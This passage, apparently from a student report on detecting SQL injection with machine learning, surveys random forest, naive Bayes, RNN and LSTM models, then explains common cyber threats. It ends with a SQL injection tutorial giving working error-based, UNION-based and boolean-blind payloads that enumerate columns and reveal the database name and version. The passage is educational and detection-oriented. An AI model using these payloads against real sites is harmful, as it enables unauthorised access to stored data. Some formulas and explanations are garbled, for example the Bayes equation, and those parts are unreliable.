- 2) At each node, follow the branch corresponding to the value of the
- 3) corresponding attribute in the new instance.
- 4) Continue traversing the tree until you reach a leaf node (terminal node).
- 5) The class label associated with that leaf node is the predicted class for the new instance.

### 2.1.3.3 Random Forest

Random Forest is a widely-used machine learning algorithm developed by Leo Breiman and Adele Cutler, which combines the output of multiple decision trees to reach a single result. Its ease of use and flexibility have fueled its adoption, as it handles both classification and regression problems. Random Forest Algorithm widespread popularity stems from its user-friendly nature and adaptability, enabling it to tackle both classification and regression problems effectively. The algorithm's strength lies in its ability to handle complex datasets and mitigate overfitting, making it a valuable tool for various predictive tasks in machine learning. One of the most important features of the Random Forest Algorithm is that it can handle the data set containing ***continuous variables***, as in the case of regression, and ***categorical variables***, as in the case of classification. It performs better for classification and regression tasks.[12]. Before understanding the

working of the random forest algorithm in machine learning, we must look into the ensemble learning technique. **Ensemble** simply means combining multiple models. Thus a collection of models is used to make predictions rather than an individual model.

Ensemble uses two types of methods as shown in [figure 7](#):

### *Bagging*

It creates a different training subset from sample training data with replacement & the final output is based on majority voting. For example, Random Forest.

### *Boosting*

It combines weak learners into strong learners by creating sequential models such that the final model has the highest accuracy. Such as , ADA BOOST, XG BOOST.




Fig 7: Ensemble methods.

### *Steps Involved in Random Forest Algorithm*

- 1) **Step 1:** A subset of data points and a subset of features is selected for constructing each decision tree. Simply put,  $n$  random records and  $m$  features are taken from the data set having  $k$  number of records.

- 2) **Step 2:** Individual decision trees are constructed for each sample.
- 3) **Step 3:** Each decision tree will generate an output.
- 4) **Step 4:** Final output is considered based on ***Majority Voting or Averaging*** for Classification and regression, respectively.

Important Hyperparameters in Random Forest

Hyperparameters are used in random forests to either enhance the performance and predictive power of models or to make the model faster.

Hyperparameters to Increase the Predictive Power

- **n\_estimators:** Number of trees the algorithm builds before averaging the predictions.
- **max\_features:** Maximum number of features random forest considers splitting a node.
- **mini\_sample\_leaf:** Determines the minimum number of leaves required to split an internal node.
- **criterion:** How to split the node in each tree? (Entropy/Gini impurity/Log Loss)
- **max\_leaf\_nodes:** Maximum leaf nodes in each tree.

Hyperparameters to Increase the Speed

- **n\_jobs:** it tells the engine how many processors it is allowed to use. If the value is 1, it can use only one processor, but if the value is -1, there is no limit.
- **random\_state:** controls randomness of the sample. The model will always produce the same results if it has a definite value of random state and has been given the same hyperparameters and training data.
- **oob\_score:** *OOB* means out of the bag. It is a random forest cross-validation method. In this method, one-third of the sample is not used to train the data;

instead, it is used to evaluate its performance. These samples are called out-of-bag samples.

#### 2.1.3.4 Naïve Bayes

It is a classification technique based on Bayes theorem with independent assumption among predictors. Naïve Bayes model is easy to build, with no complicated iterative parameter estimation which makes it particularly useful for large datasets.

Bayes' Theorem, named after the Reverend Thomas Bayes, is a fundamental concept in probability theory. It provides a way to update probability estimates based on new evidence. The theorem is expressed mathematically as:

$$P(A|B) = P \frac{P(B|A) \cdot P(A)}{P(B)} \quad (5)$$

Where:

- $P(A|B)$  is the probability of event A occurring given that event B has occurred (posterior probability).
- 
- $P(B|A)$  is the probability of event B occurring given that event A has occurred (likelihood.)
- $P(A)$  is the prior probability of event A (prior probability).
- $P(B)$  is the prior probability of event B (data, predictor).

#### 2.1.3.5 Recurrent Neural Networks (RNN)

A RNN is a network that excel with sequential data . They exploit the ordering information by passing information from hidden layer from the prior input to the hidden layer of the new input . This allows the model to have past context. For example, to understand the context of a word in a sentence, one needs to know the words that came before it. To handle this, the inputs are arranged in order of their sequence, and each time an input is passed to the model, it also receives

information from the previous hidden layer as shown in [figure 8](#). In our project ,We can use it to detect SQL injection attacks




Fig 8:one direction RNN

Here's a simplified explanation of how an RNN works:

- **Sequential Processing:** RNNs process sequences step by step, taking one input at a time. At each time step  $t$ , the network receives the input  $x_t$  and produces an output  $h_t$ .
- **Hidden State:** RNNs maintain a hidden state  $h_t$ , which acts as a kind of memory that captures information from previous time steps. The hidden state is updated at each time step based on the current input and the previous hidden state.

$$h_t = f(Whh \cdot h_{t-1} + Wxh \cdot x_t)$$

( 6)

Where:

$f$  :is an activation function,

$whh$  :is the weight matrix for the hidden state,

$Wxh$  : is the weight matrix for the input,

$h_{t-1}$  : is the hidden state from the previous time step

$x_t$  :is the input at time  $t$ .

- **Output:** The output  $Y_t$  is produced based on the current hidden state:

$$Y_t = f(W_{hy} \cdot H_t) \quad (7)$$

Where:

$W_{hy}$  : is the weight matrix for the output.

- **Backpropagation Through Time (BPTT):** Training an RNN involves using a process called backpropagation through time. It is a variation of backpropagation that takes into account the sequential nature of the data. The gradients are calculated at each time step and are then used to update the weights.

## RNN limitations:

- 1) 1. Vanishing and exploding gradients: RNNs process information sequentially, and during backpropagation (training), gradients can either vanish (become too small) or explode (become too large). This makes it difficult to train RNNs on long sequences, as the network struggles to learn from distant inputs.
- 2) 2. Limited context: Vanilla RNNs can only capture short-term dependencies within a sequence. For tasks requiring understanding longer-term relationships between distant elements, RNNs may struggle.
- 3) 3. Computational inefficiency: Training RNNs, especially with long sequences, can be computationally expensive and time-consuming compared to other neural network architectures.
- 4) 4. Difficulty in parallelization: Due to the sequential nature of information processing, RNNs are not easily parallelized on multiple processors or GPUs, limiting their training speed and efficiency.
- 5) 5. Sensitivity to hyperparameters: Choosing optimal hyperparameters (e.g., learning rate, hidden layer size) for RNNs can be challenging and significantly impact performance.

Here are some approaches to address these limitations:

- **LSTM** (Long Short Term Memory) and GRU networks: These RNN variants use gating mechanisms to better control the flow of information and alleviate vanishing/exploding gradients.
- Attention mechanisms: These techniques focus on relevant parts of the input sequence, allowing the network to capture longer-term dependencies.

### 2.1.3.6 LSTM

Long Short-Term Memory Networks are deep learning, sequential neural network that allows information to persist. It is a special type of Recurrent Neural Network capable of handling the vanishing gradient problem faced by RNN. LSTM was designed by Hochreiter and Schmidhuber that resolves the problem caused by traditional RNN and machine learning algorithms. LSTM has become a powerful tool in artificial intelligence and deep learning, enabling breakthroughs in various fields by uncovering valuable insights from sequential data.

#### The Logic Behind LSTM

The first part chooses whether the information coming from the previous timestamp is to be remembered or is irrelevant and can be forgotten. In the second part, the cell tries to learn latest information from the input to this cell. At last, in the third part, the cell passes the updated information from the current timestamp to the next timestamp. This one cycle of LSTM is considered a single-time step. These three parts of an LSTM unit are known as gates. They control the flow of information in and out of the memory cell or LSTM cell. The first gate is called Forget gate, the second gate is known as the Input gate, and the last one is the Output gate as shown in [figure 9](#). An LSTM unit that consists of these three gates and a memory cell or LSTM cell can be considered as a layer of neurons in traditional feedforward neural network, with each neuron having a hidden layer and a current state.




Fig9:LSTM Architecture cell.

Here's a simplified explanation of how LSTM work:

- **Memory Cell:**
  - LSTMs have a memory cell that can store and retrieve information over long periods.
  - At each time step, the memory cell is updated, and its content is modified based on the current input and the previous state.
- **Gating Mechanisms:**
  - LSTMs use three gating mechanisms to control the flow of information: the input gate, forget gate, and output gate.
  - Each gate is implemented using sigmoid and tanh activation functions to regulate the information flow.
- **Input Gate:**
  - The input gate decides which information from the current input should be stored in the memory cell.
  - It computes a candidate value  $C_t$  based on the current input and applies the sigmoid activation function to determine the portions of the candidate value to be stored.

$$it = \sigma(W_{ii} \cdot X_t + W_{hi} \cdot H_t - 1) \quad ($$

8)

Where:

$X_t$ : Input at the current timestamp  $t$ .

$U_i$ : weight matrix of input.

$H_{t-1}$ : A hidden state at the previous timestamp.

$W_i$ : Weight matrix of input associated with hidden state.

- **Forget Gate:**



- The forget gate decides which information from the previous memory cell state should be discarded.
- It computes a forget gate value  $ft$  based on the current input and the previous hidden state.

$$ft = \sigma(W_{if} \cdot X_t + W_{hf} \cdot H_t - 1)$$

(9)

- **Output Gate:**

- The output gate determines the portions of the current memory cell state to be output as the hidden state  $H_t$ .
- It computes an output gate value  $ot$  based on the current input and the modified memory cell state.

$$ot = \sigma(W_{io} \cdot X_t + W_{ho} \cdot H_t - 1)$$

(10)

## 2.2 Cyber Security

Cyber security is the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks. It is also known as information technology security or electronic information security. The term applies in a variety of contexts, from business to mobile computing, and can be divided into a few common categories:

**Network security** is the practice of securing a computer network from intruders, whether targeted attackers or opportunistic malware.

**Application security** focuses on keeping software and devices free of threats. A compromised application could provide access to the data it is designed to protect. Successful security begins in the design stage, well before a program or device is deployed.

**Information security** protects the integrity and privacy of data, both in storage and in transit.

**Operational security** includes the processes and decisions for handling and protecting data assets. The permissions users have when accessing a network and the procedures that determine how and where data may be stored or shared all fall under this umbrella.

**Disaster recovery and business continuity** define how an organization responds to a cyber-security incident or any other event that causes the loss of operations or data. Disaster recovery policies dictate how the organization restores its operations and information to return to the same operating capacity as before the event. Business continuity is the plan the organization falls back on while trying to operate without certain resources.

**End-user education** addresses the most unpredictable cyber-security factor: people. Anyone can accidentally introduce a virus to an otherwise secure system by failing to follow good security practices. Teaching users to delete suspicious email attachments, not plug in unidentified USB drives, and various other important lessons is vital for the security of any organization.

## **Types of cyber threats:**

The threats countered by cyber-security are three-fold:

1. Cybercrime includes single actors or groups targeting systems for financial gain or to cause disruption.
2. Cyber-attack often involves politically motivated information gathering.
3. Cyberterrorism is intended to undermine electronic systems to cause panic or fear.

So, how do malicious actors gain control of computer systems? Here are some common methods used to threaten cyber-security:

## **1-Malware**

Malware means malicious software. One of the most common cyber threats, malware, is software that a cybercriminal or hacker has created to disrupt or damage a legitimate user's computer. Often spread via an unsolicited email attachment or legitimate-looking download, malware may be used by cybercriminals to make money or in politically motivated cyber-attacks.

There are several types of malwares, such as:Virus,Trojans,Spyware and Aware.

## **2-Phishing**

Phishing is when cybercriminals target victims with emails that appear to be from a legitimate company asking for sensitive information. Phishing attacks are often used to dupe people into handing over credit card data and other personal information.

## **3-Man-in-the-middle attack**

A man-in-the-middle attack is a type of cyber threat where a cybercriminal intercepts communication between two individuals to steal data. For example, on an insecure Wi-Fi network, an attacker could intercept data being passed from the victim's device and the network.

## **4-Denial-of-service attack**

A denial-of-service attack is where cybercriminals prevent a computer system from fulfilling legitimate requests by overwhelming the networks and servers with traffic. This renders the system unusable, preventing an organization from carrying out vital functions.

## **5-SQL injection**

In this section, we explain:

1. What SQL injection (SQLi) is.
2. How to find and exploit several types of SQLi vulnerabilities.

### **2.2.1 What SQL injection (SQLi) is:**

SQLi is a web security vulnerability that allows an attacker to interfere with the queries that an application passes to its database. This can allow an attacker to view data they cannot normally retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

### **What is the impact of a successful SQL injection attack?**

A successful SQL injection attack can result in unauthorized access to sensitive data, such as:

- Passwords.
- Credit card details.
- Personal user information.

SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

## 2.2.2 SQL Injection types





Fig 10: SQL Injection types

### 1. Error-Based SQL Injections:


Error-based SQL Injections obtain information about the database structure from error messages issued by the database server. In rare circumstances, an attacker may enumerate an entire database using only error-based SQL injection.

#### Example:

In SQL Injections , if you type? id=1 in the URL and press enter, it gives you the login name and password.



But if we type? id=1' it gives an error.



This error will now assist us in locating the backend query. If we remove the first and last quote from `"1" LIMIT 0,1'`, then it becomes `'1" LIMIT 0,1.1'` is our input, and a single quote after this input indicates that our input is enclosed in single quotes. This means that the query that was executed back in the database was the following:


#### Query:

`select * from table_name where id='1' which is syntactically incorrect. Now, we will fix this query by giving input? id=1' --+.`

`--+ will comment on all that comes after it. So, our backend query would be:`

#### Query:

`select * from table_name where id='1' --+'and again, we get the login name and password.`



Now we can insert a query between the **quotation** and `--+` to retrieve data from the database.

## 2. Union-Based SQL Injections:

Union-based SQL Injections use the [UNION SQL](#) operator to aggregate the results of two or more SELECT queries into a single result, which is subsequently returned as part of the HTTP response.

### Query:

```
SELECT EMP_ID, EMP_DOJ FROM EMP
UNION SELECT dept_ID, dept_Name FROM dept;
```

This SQL query will produce a single result set with two columns, including values from EMP columns EMP\_ID and EMP\_DOJ and dept columns dept\_ID and dept\_Name.

Two important needs must be met for a UNION query to function:

- Each query must return the same number of columns.
- The data types must be the same, i.e., it is not changed after query execution.

To determine the number of columns required in an SQL injection UNION attack, we will inject a sequence of ORDER BY clauses and increment the provided column index until an error is encountered.

?id=1'	order	by	1	--+	no	error
?id=1'	order	by	2	--+	no	error
?id=1'	order	by	3	--+	no	error
?id=1' order by 4 --+ we get error						




This demonstrates that the query lacks the fourth column. So, we now know that the query in the backend has three columns.

Now we will use the UNION statement to join two queries and discover the vulnerable columns.

### Query:


```
id=1'UNION SELECT 1,2,3 --+
```



There is no issue, but we are obtaining the result set of the first query; to receive the result of a second select query on the screen, we must make the first query's result set EMPTY. This may be accomplished by supplying an ID that does not exist (negative ID).

#### Query:

?id=-1'UNION SELECT 1,2,3 --+




This demonstrates that we are getting values from columns 2 and 3 as output. As a result, we can utilize these two columns to retrieve information about and from the database.

#### Query:

?id=-1'UNION SELECT 1, version (), database () --+

This will provide the database we are currently using as well as the current version of the database utilized at the backend.





### 3. Blind Boolean-based SQL Injections:

Boolean-based SQL Injection works by submitting a [SQL](#) query to the database and forcing the application to produce a different response depending on whether the query returns TRUE or FALSE.


#### Example:

In SQL Injections if we type? id=1 in the browser URL, the query that will send to the database is:

#### Query:


```
SELECT * from table_name WHERE id=1
```

It will output “you are in” in yellow font on the web page, as seen in the image.



When an attacker tries to use a **comma (,)? id=1'** to break this query, he will not be able to find an error notice using any other method also. Furthermore, if the


attacker attempts to inject an incorrect query, as illustrated in the figure, the yellow text will vanish.



The attacker will next use blind SQL injection to ensure that the inject query returns a true or false result.

?id=1' AND 1=1 --+

Now, the database checks if 1 is equal to 1 for the supplied condition. If the query is legitimate, it returns TRUE; as seen in the screenshot, we have the yellow color text “you are in,” indicating that our query is valid.

